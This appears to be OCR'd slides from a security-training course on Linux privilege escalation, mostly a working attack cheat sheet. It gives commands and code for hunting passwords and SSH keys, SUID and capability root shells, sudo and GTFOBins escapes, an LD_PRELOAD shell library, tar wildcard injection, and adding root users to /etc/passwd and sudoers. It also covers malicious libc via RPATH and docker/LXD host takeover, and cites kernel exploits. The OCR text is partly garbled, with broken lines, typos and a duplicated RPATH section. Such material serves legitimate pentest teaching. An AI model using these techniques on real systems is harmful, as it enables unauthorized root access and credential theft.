
CYBER PUBLIC SCHOOL

LINUX PRIVILEGE ESCALATION

https://cyberpublicschool.com/

LINUX PRIVILEGE ESCALATION



Tools

There are many scripts that you can execute on a linux machine which automatically enumerate sytem information, processes, and files to locate privilege escalation vectors. Here are a few:

- LinPEAS - Linux Privilege Escalation Awesome Script

```
wget "https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.s
h" -O linpeas.sh
curl "https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh "
-o linpeas.sh
./linpeas.sh -a #all checks - deeper system enumeration, but it takes longer to
complete.
./linpeas.sh -s #superfast & stealth - This will bypass some time consuming checks. In
stealth mode Nothing will be written to the disk.
./linpeas.sh -P #Password - Pass a password that will be used with sudo -l and
bruteforcing other users
```

Tools

- LinuxSmartEnumeration - Linux enumeration tools for pentesting and CTFs

```
wget "https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh" -O lse.sh
curl "https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh" -o lse.sh
./lse.sh -l1 # shows interesting information that should help you to privesc
./lse.sh -l2 # dump all the information it gathers about the system
```

- LinEnum - Scripted Local Linux Enumeration & Privilege Escalation Checks

```
./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

Tools

- BeRoot - Privilege Escalation Project - Windows / Linux / Mac
- linuxprivchecker.py - a Linux Privilege Escalation Check Script
- unix-privesc-check - Automatically exported from code.google.com/p/unix-privesc-check
- Privilege Escalation through sudo - Linux

Checklist

- **Kernel and distribution release details**
- **System Information:**
  - Hostname
  - Networking details:
  - Current IP
  - Default route details
  - DNS server information

- **User Information:**
  - Current user details
  - Last logged on users
  - Shows users logged onto the host
  - List all users including uid/gid information
  - List root accounts
  - Extracts password policies and hash storage method information
  - Checks umask value
  - Checks if password hashes are stored in /etc/passwd
  - Extract full details for 'default' uid's such as 0, 1000, 1001 etc
  - Attempt to read restricted files i.e. /etc/shadow
  - List current users history files (i.e .bash_history, .nano_history, .mysql_history , etc.)
  - Basic SSH checks

Checklist

- **Privileged access:**
  - Which users have recently used sudo
  - Determine if /etc/sudoers is accessible
  - Determine if the current user has Sudo access without a password
  - Are known 'good' breakout binaries available via Sudo (i.e. nmap, vim etc.)
  - Is root's home directory accessible
  - List permissions for /home/
- **Environmental:**
  - Display current $PATH
  - Displays env information
- **Jobs/Tasks:**
  - List all cron jobs
  - Locate all world-writable cron jobs
  - Locate cron jobs owned by other users of the system
  - List the active and inactive systemd timers
- **Services:**
  - List network connections (TCP & UDP)
  - List running processes
  - Lookup and list process binaries and associated permissions
  - List inetd.conf/xined.conf contents and associated binary file permissions
  - List init.d binary permissions

Checklist

- **Version Information (of the following):**
  - Sudo
  - MYSQL
  - Postgres
  - Apache
    - Checks user config
    - Shows enabled modules
    - Checks for htpasswd files
    - View www directories
- **Default/Weak Credentials:**
  - Checks for default/weak Postgres accounts
  - Checks for default/weak MYSQL accounts
- **Searches:**
  - Locate all SUID/GUID files
  - Locate all world-writable SUID/GUID files
  - Locate all SUID/GUID files owned by root
  - Locate 'interesting' SUID/GUID files (i.e. nmap, vim etc)
  - Locate files with POSIX capabilities
  - List all world-writable files
  - Find/list all accessible *.plan files and display contents
  - Find/list all accessible *.rhosts files and display contents

- Show NFS server details
- Locate *.conf and *.log files containing keyword supplied at script runtime
- List all *.conf files located in /etc
- Locate mail

- **Platform/software specific tests:**
  - Checks to determine if we're in a Docker container
  - Checks to see if the host has Docker installed
  - Checks to determine if we're in an LXC container

Looting for password

Files containing passwords

```
grep --color=auto  -rnw '/' -ie "PASSWORD" --color=always 2> /dev/null
find . -type f -exec grep  -i -I "PASSWORD" {} /dev/null \;
```

Old passwords in /etc/security/opasswd

The /etc/security/opasswd file is used also by pam_cracklib to keep the history of old passwords so that the user will not reuse them.

⚠ Treat your opasswd file like your /etc/shadow file because it will end up containing user password hashes

Looting for password

Last edited files

Files that were edited in the last 10 minutes

```
find / -mmin -10 2>/dev/null | grep -Ev "^/proc"
```

In memory passwords

```
strings /dev/mem -n10 | grep -i PASS
```

Find sensitive files

```
$ locate password |  more
/boot/grub/i386-pc/ password.mod
/etc/pam.d/common- password
/etc/pam.d/gdm- password
/etc/pam.d/gdm- password.original
/lib/live/config/0031-root- password
...
```

SSH Key

Sensitive files

```
find / -name authorized_ keys 2> /dev/null
find / -name id_rsa 2> /dev/null
...
```

SSH Key Predictable PRNG (Authorized_Keys) Process

This module describes how to attempt to use an obtained authorized_keys file on a host system.
Needed : SSH-DSS String from authorized_keys file

Steps

1.Get the authorized_keys file. An example of this file would look like so:

```
ssh-dss AAAA487rt384ufrg
h432087fhy02nv84u7fg839247fg874
3gf087b3849yb98304yb9v834ybf ...
(snipped) ...
```

SSH Key

2. Since this is an ssh-dss key, we need to add that to our local copy of /etc/ssh/ssh_config and /etc/ssh/sshd_config:

```
echo "PubkeyAcceptedKeyTypes=+ssh-dss" >>
/etc/ssh/ssh_config
echo "PubkeyAcceptedKeyTypes=+ssh-dss" >>
/etc/ssh/sshd_config
/etc/init.d/ssh restart
```

3. Get g0tmi1k's de bian-ssh repository and unpack the keys:

```
it clone
cd debian-ssh
tar vjxf common_keys/debian_ssh_dsa_1024_x86.tar.bz2
```

SSH Key

4. Grab the first 20 or 30 bytes from the key file shown above starting with the "AAAA..." portion and grep the unpacked keys with it as:

```
grep -lr ‘AAA A487rt384u
frgh432087fhy02nv84u7fg839247fg8743gf087b3849y
b98304yb9v834ybf'
dsa/1024/68b329d a9893e34099c7d8ad5cb9c940-
17934.pub
```

5. IF SUCCESSFUL, this will return a file (68b329da9893e34099c7d8ad5cb9c940-17934.pub) public file. To use the private key file to connect, drop the '.pub’ extension and do:

```
ssh -vvv victim @target -i
68b329da9893e34099c7d8a d5cb9c940-17934
```

And you should connect without requiring a password. If stuck, the -vvv verbosity should provide enough details as to why.

Scheduled tasks

Cron jobs

Check if you have access with write permission on these files.
Check inside the file, to find other paths with write permissions.

```
/etc/init.d
/etc/cron*
/etc/crontab
/etc/cron.allow
/etc/cron.d
/etc/cron.deny
/etc/cron.daily
/etc/cron.hourly
/etc/cron.monthly
/etc/cron.weekly
/etc/sudoers
/etc/exports
/etc/anacrontab
/var/spool/cron
/var/spool/cron/crontabs/root

crontab -l
ls -alh /var/spool/cron;
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny*
```

Scheduled tasks

You can use pspy to detect a CRON job.

```
# print both commands and file system
events and scan procfs every 1000 ms
(=1se c)
./pspy64 -pf -i 1000
```

Scheduled tasks

Systemd timers

```
Systemct l list-timers --all
NEXT                         LEFT       LAST
PASSED       UNIT                ACTIVATES
Mon 2019-04-01 02:59:14 CEST  15h left Sun
2019-03-31 10:52:49 CEST  24min ago      apt-
daily.timer          apt-daily.service
Mon 2019-04-01 06:20:40 CEST  19h left Sun
2019-03-31 10:52:49 CEST  24min ago      apt-
daily-upgrade   .timer               apt-daily-
upgrade.service
Mon 2019-04-01 07:36:10 CEST  20h left Sat
2019-03-09 14:28:25 CET   3 weeks 0 days ago
systemd-tmpfiles-clean.timer         systemd-
tmpfiles-clean.service
```

SUID

SUID/Setuid stands for "set user ID upon execution", it is enabled by default in every Linux distributions. If a file with this bit is run, the uid will be changed by the owner one. If the file owner is root, the uid will be changed to root even if it was executed from user bob. SUID bit is represented by an s.

```
┌─swissky@lab ~
└─$ ls /usr/bin/sudo -alh
-rwsr-xr-x 1 root root 138K 23 nov.  16:04 /usr/bin/sudo
```

Find SUID binaries

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
find / -uid 0 -perm - 4000 -type f 2>/dev/null
find / root  -perm  -u=s  -type f >/dev/null
```

SUID

Create a SUID binary

Function	Description
setreuid()	sets real and effective user IDs of the calling process
setuid()	sets the effective user ID of the calling process
setgid()	sets the effective group ID of the calling process

```
print 'int main(void){\nsetresuid(0, 0, 0);\nsyst
em("/bin/sh");\n}' > /tmp/suid.c
gcc -o /tmp/suid /tmp/suid.c
sudo chmod +x /tmp/suid # execute right
sudo chmod +s /tmp/suid # setuid bit
```

Capabilities

List capabilities of binaries

```
swissky@lab ~
L$ /usr/bin/getcap -r /usr/bin
/usr/bin/fping
= cap_net_raw+ep
/usr/bin/dumpcap
= cap_dac_override, cap_net_admin,
cap_net_raw+eip
/usr/bin/gnome-keyring-daemon
= cap_ipc_lock+ep
/usr/bin/rlogin
= cap_net_bind_service+ep
/usr/bin/ping
= cap_net_raw+ep
/usr/bin/rsh
= cap_net_bind_service+ep
/usr/bin/rcp
= cap_net_bind_service+ep
```


Edit capabilities

```
/usr/bin/setcap -r /bin/ping          # remove
/usr/bin/setcap cap_net_raw+p /bin/ping # add
```

Capabilities

Interesting capabilities

Having the capability =ep means the binary has all the capabilities.

```
$ getcap openssl  /usr/bin/openssl
openssl=ep
```

Alternatively the following capabilities can be used in order to upgrade your current privileges.

```
cap_dac_read _search # read anything
cap_setuid+ep # setuid
```

Capabilities

Example of privilege escalation with cap_setuid+ep

```
$ sudo /usr/bin/setcap cap_setuid+ep
/usr/bin/python2.7

$ python2.7 -c 'import os; os.setuid(0);
os.system("/bin/sh")'
sh-5.0# id
uid=0(root) gid=1 000(swissky)
```

Capabilities

Capabilities name	Description
CAP_AUDIT_CONTROL	Allow to enable/disable kernel auditing
CAP_AUDIT_WRITE	Helps to write records to kernel auditing log
CAP_BLOCK_SUSPEND	This feature can block system suspends
CAP_CHOWN	Allow user to make arbitrary change to files UIDs and GIDS
CAP_DAC_OVERRIDE	This helps to bypass file read, write and execute permission checks
CAP_DAC_READ_SEARCH	This only bypasses file and directory read/execute permission checks
CAP_FOWNER	This enables bypass of permission checks on operations that normally require th e filesystem UID of the process to match the UID of the file
CAP KILL	Allow the sending of signals to processes belonging to others
CAP SETGID	Allow changing of the GID
CAP_SETUID	Allow changing of the UID
CAP SETPCAP	Helps to transferring and removal of current set to any PID
CAP_IPC_LOCK	This helps to lock memory
CAP_MAC_ADMIN	Allow MAC configuration or state changes
CAP_NET_RAW	Use RAW and PACKET sockets
CAP_NET_BIND_SERVICE	SERVICE Bind a socket to internet domain privileged ports

SUDO

Tool: Sudo Exploitation

NOPASSWD

Sudo configuration might allow a user to execute some command with another user's privileges without knowing the password.

```
$ sudo -l

User demo may run the following commands on crashlab:
    (root) NOPASSWD: / usr/bin/vim
```

In this example the user demo can run vim as root, it is now trivial to get a shell by adding an ssh key into the root directory or by calling sh.

```
sudo vim -c '!sh'
sudo -u root vim -c '!sh'
```

LD_PRELOAD and NOPASSWD

If LD_PRELOAD is explicitly defined in the sudoers file

```
Defaults      env_keep += LD_PRELOAD
```

Compile the following shared object using the C code below with `gcc -fPIC -shared -o shell.so shell.c -nostartfiles`

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
void _init() {
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/sh");
}
```

xecute any binary with the LD_PRELOAD to spawn a shell : sudo LD_PRELOAD=<full_path_to_so_file> <program>, e.g: sudo LD_PRELOAD=/tmp/shell.so find

Doas

There are some alternatives to the sudo binary such as doas for OpenBSD, remember to check its configuration at /etc/doas.conf

```
permit nopass demo as root cmd vim
```

sudo_inject

```
$ sudo whatever
[sudo] password for user:
# Press <ctrl>+c since you don't have the
password.
# This creates an invalid sudo tokens.
$ sh exploit.sh
.... wait 1 seconds
$ sudo -i # no password required :)
# id
uid=0(root) gid=0(root) groups=0(root)
```

Slides of the presentation
: https://github.com/nongiach/sudo_inject/blob/master/slides_breizh_2019.pdf

SUDO

CVE-2019-14287

```
# Exploitable when a user have the following permissions (sudo -l)
(ALL, !root) ALL

# If you have a full TTY, you can exploit it like this
sudo -u#-1 /bin/bash
sudo -u#4294967295 id
```

GTFOBins

GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

The project collects legitimate functions of Unix binaries that can be abused to break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

```
gdb -nx -ex '!sh' -ex quit
sudo mysql -e '! /bin/sh'
strace -o /dev/null /bin/sh
sudo awk 'BEGIN
{system("/bin/sh")}'
```

Wildcard

By using tar with –checkpoint-action options, a specified action can be used after a checkpoint. This action could be a malicious shell script that could be used for executing arbitrary commands under the user who starts tar. “Tricking” root to use the specific options is quite easy, and that's where the wildcard comes in handy.

```
# create file for exploitation
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh
shell.sh"
echo "#\!/bin/bash\ncat /etc/passwd >
/tmp/flag\nchmod 777 /tmp/flag" > shell.sh

# vulnerable script
tar cf archive.tar *
```

Tool: wildpwn

Writable Files

List world writable files on the system.

```
find / -writable ! -user `whoami` -type f ! -path
"/proc/*" ! -path "/sys/*" -exec ls -al {} \;
2>/dev/null
find / -perm -2 -type f 2>/dev/null
find / ! -path "*/proc/*" -perm -2 -type f -print
2>/dev/null
```

Writable /etc/sysconfig/network-scripts/ (Centos/Redhat)
/etc/sysconfig/network-scripts/ifcfg-1337 for example

```
NAME=Network /bin/id  &lt;= Note the
blank space
ONBOOT=yes
DEVICE=eth0

EXEC :
./etc/sysconfig/network-scripts/ifcfg-1337
```

src :
https://vulmon.com/exploitdetailsqidtp=maillist_fulldisclosure
&qid=e026a0c5f83df4fd532442e1324ffa4f

Wrutable/etc/passwd

First generate a password with one of the following commands.

```
openssl passwd -1 -salt hacker hacker
mkpasswd -m SHA-512 hacker
python2 -c 'import crypt; print
crypt.crypt("hacker", "$6$salt")'
```

Then add the user hacker and add the generated password.

```
hacker:GENERATED_PASSWORD_HERE:0:0:Hacker:/root
:/bin/bash
```

E.g:
hacker:1hacker$TzyKlv0/R/c28R.GAeLw.1:0:0:Hacker:/
root:/bin/bash

Wrutable/etc/passwd

You can now use the su command with hacker:hacker

Alter natively you can use the following lines to add a dummy user without a password.
WARNING: you might degrade the current security of the machine.

```
echo 'dummy::0:0::/root:/bin/bash' >>/etc/passwd
su - dummy
```

NOTE: In BSD platforms /etc /passwd is located at /etc/pwd.db and /etc/master.passwd, also the /etc/shadow is renamed to /etc/spwd.db.

Wrutable/etc/sudoers

Writable /etc/sudoers

```
echo "username ALL=(ALL:ALL) ALL">>/etc/sudoers

# use SUDO without password
echo "username ALL=(ALL) NOPASSWD: ALL"
>>/etc/sudoers
echo "username ALL=NOPASSWD: /bin/bash"
>>/etc/sudoers
```

NFS Root Squashing

When no_root_squash appears in /etc/exports, the folder is shareable, and a remote user can mount it.

```
# remote check the name of the
folder
showmount -e 10.10.10.10

# create dir
mkdir /tmp/nfsdir

# mount directory
mount -t nfs 10.10.10.10:/shared
/tmp/nfsdir
cd /tmp/nfsdir

# copy wanted shell
cp /bin/bash .

# set suid permission
chmod +s bash
```

Shared Library

ldconfig

Identify shared libraries with ldd

```
$ ldd /opt/binary
    linux-vdso.so.1 (0x00007ffe961cd000)
    vulnlib.so.8        =>        /usr/lib/vulnlib.so.8
(0x00007fa55e55a000)
    /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-
linux-x86-64.so.2 (0x00007fa55e6c8000)
```

Create a library in /tmp and activate the path.

```
gcc –Wall –fPIC –shared –o vulnlib.so /tmp/vulnlib.c
echo "/tmp/" > /etc/ld.so.conf.d/exploit.conf &&
ldconfig -l /tmp/vulnlib.so
/opt/binary
```

RPATH

```
Level15 @nebula:/home/flag15$ readelf -d flag15 | egrep
"NEEDED|RPATH"
0x00000001 (NEEDED)              Shared library: [libc.so.6]
0x0000000f (RPATH)               Library rpath: [/var/tmp/flag15]

level15@nebula:/home/flag15$ ldd ./flag15
linux-gate.so.1 => (0x0068c000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0x00110000)
/lib/ld-linux.so.2 (0x005bb000)
```

By copying the lib into /var/tmp/flag15/ it will be used by the program in this place as specified in the RPATH variable.

```
level15@nebula:/home/flag15$ cp /lib/i386-linux-
gnu/libc.so.6 /var/tmp/flag15/

level15@nebula:/home/flag15$ ldd ./flag15
linux-gate.so.1 => (0x005b0000)
libc.so.6 => /var/tmp/flag15/libc.so.6 (0x00110000)
/lib/ld-linux.so.2 (0x00737000)
```

RPATH

Then create an evil library in /var/tmp with gcc -fPIC -shared -static-libgcc -Wl,--version-script=version,-Bstatic exploit.c -o libc.so.6

```
#include<stdlib.h>
#define SHELL "/bin/sh"

int __libc_start_main(int (*main)
(int, char **, char **), int argc, char
** ubp_av, void (*init) (void), void
(*fini) (void), void (*rtld_fini) (void),
void (* stack_end))
{
 char *file = SHELL;
 char *argv[] = {SHELL,0};
 setresuid(geteuid(),geteuid(),
geteuid());
 execve(file,argv,0);
}
```

RPATH

```
level15@nebula:/home/flag15$ readelf -d flag15 | egrep
"NEEDED|RPATH"
 0x00000001 (NEEDED)                 Shared library: [libc.so.6]
 0x0000000f (RPATH)                  Library rpath:
[/var/tmp/flag15]

Level15 @nebula:/home/flag15$ ldd ./flag15
 linux-gate.so.1 =>  (0x0068c000)
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0x00110000)
 /lib/ld-linux.so.2 (0x005bb000)
```

By copying the lib into /var/tmp/flag15/ it will be used by the program in this place as specified in the RPATH variable.

```
level15@nebula:/home/flag15$ cp /lib/i386-linux-gnu/libc.so.6
/var/tmp/flag15/

level15@nebula:/home/flag15$ ldd ./flag15
 linux-gate.so.1 =>  (0x005b0000)
 libc.so.6 => /var/tmp/flag15/libc.so.6 (0x00110000)
 /lib/ld-linux.so.2 (0x00737000)
```

RPATH

Then create an evil library in /var/tmp with gcc -fPIC -shared -static-libgcc -Wl,--version-script=version,-Bstatic exploit.c -o libc.so.6

```
#include<stdlib.h>
#define SHELL "/bin/sh"

int __libc_start_main(int (*main) (int, char **, char **), int argc
char ** ubp_av, void (*init) (void), void (*fini) (void), void
(*rtld_fini) (void), void (* stack_end))
{
 char *file = SHELL;
 char *argv[] = {SHELL,0};
 setresuid(geteuid(),geteuid(), geteuid());
 execve(file,argv,0);
}
```

Groups

Docker

Mount the filesystem in a bash container, allowing you to edit the /etc/passwd as root, then add a backdoor account toor:password.

```
$> docker run -it --rm -v $PWD:/mnt bash
$> echo
'toor:$1$.ZcF5ts0$i4k6rQYzeegUkacRCvfxC0:0:0:root:/root:/bin/
sh' >> /mnt/etc/passwd
```

Almost similar but you will also see all processes running on the host and be connected to the same NICs.

```
docker run --rm -it --pid=host --net=host --privileged -v /:/host
ubuntu bash
```

Groups

Or use the following docker image from chrisfosterelli to spawn a root shell

```
$ docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
latest: Pulling from chrisfosterelli/rootplease
2de59b831a23: Pull complete
354c3661655e: Pull complete
91930878a2d7: Pull complete
a3ed95caeb02: Pull complete
489b110c54dc: Pull complete
Digest:
sha256:07f8453356eb965731dd400e056504084f25705921d
f25e78b68ce3908ce52c0
Status: Downloaded newer image for
chrisfosterelli/rootplease:latest



You should now have a root shell on the host OS
Press Ctrl-D to exit the docker instance / shell

sh-5.0# id
uid=0(root) gid=0(root) groups=0(root)
```

Groups

More docker privilege escalation using the Docker Socket.

```
sudo docker -H unix://google/host/var/run/docker.sock
run -v /:/host -it ubuntu chroot /host /bin/bash
sudo docker -H unix://google/host/var/run/docker.sock
run -it --privileged --pid=host debian nsenter -t 1 -m -u -n -
i sh
```

LXC/LXD

The privesc requires to run a container with elevated privileges and mount the host filesystem inside.

```
┌─swissky@lab ~
└─$ id
uid=1000(swissky) gid=1000(swissky)
groupes=1000(swissky),3(sys),90(network),98(power),110(lxd),
991(lp),998(wheel)
```

Build an Alpine image and start it using the flag security.privileged=true, forcing the container to interact as root with the host filesystem.

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
./build-alpine -a i686

# import the image
lxc image import ./alpine.tar.gz --alias myimage

# run the image
lxc init myimage mycontainer -c security.privileged=true
```

```
# mount the /root into the image
lxc config device add mycontainer mydevice disk
source=/ path=/mnt/root recursive=true

# interact with the container
lxc start mycontainer
lxc exec mycontainer /bin/sh
```

Alternatively,

Hijack TMUX Session

Require a read access to the tmux socket : /tmp/tmux-1000/default.

```
export TMUX=/tmp/tmux-
1000/default,1234,0
tmux ls
```

Kernel Exploits

Precompiled exploits can be found inside these repositories, run them at your own risk !

- **bin-sploits - @offensive-security**
- **kernel-exploits - @lucyoa**

The following exploits are known to work well, search for more exploits with searchsploit -w linux kernel centos.

Another way to find a kernel exploit is to get the specific kernel version and linux distro of the machine by doing uname -a Copy the kernel version and distribution, and search for it in google or in https://www.exploit-db.com/.

CVE-2022-0847 (DirtyPipe)

Linux Privilege Escalation - Linux Kernel 5.8 < 5.16.11

https://www.exploit-db.com/exploits/50808

CVE-2016-5195 (DirtyCow)

Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8

```
# make dirtycow stable
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow
40847.cpp -lutil
```

CVE-2010-3904 (RDS)

Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8

exploit-db.com/ exploits/15285/

CVE-2010-4258 (Full Nelson)

Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04)

exploit-db.com/exploits/15704/

CVE-2012-0056(Mempodipper)

Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

exploit-db.com/exploits/18411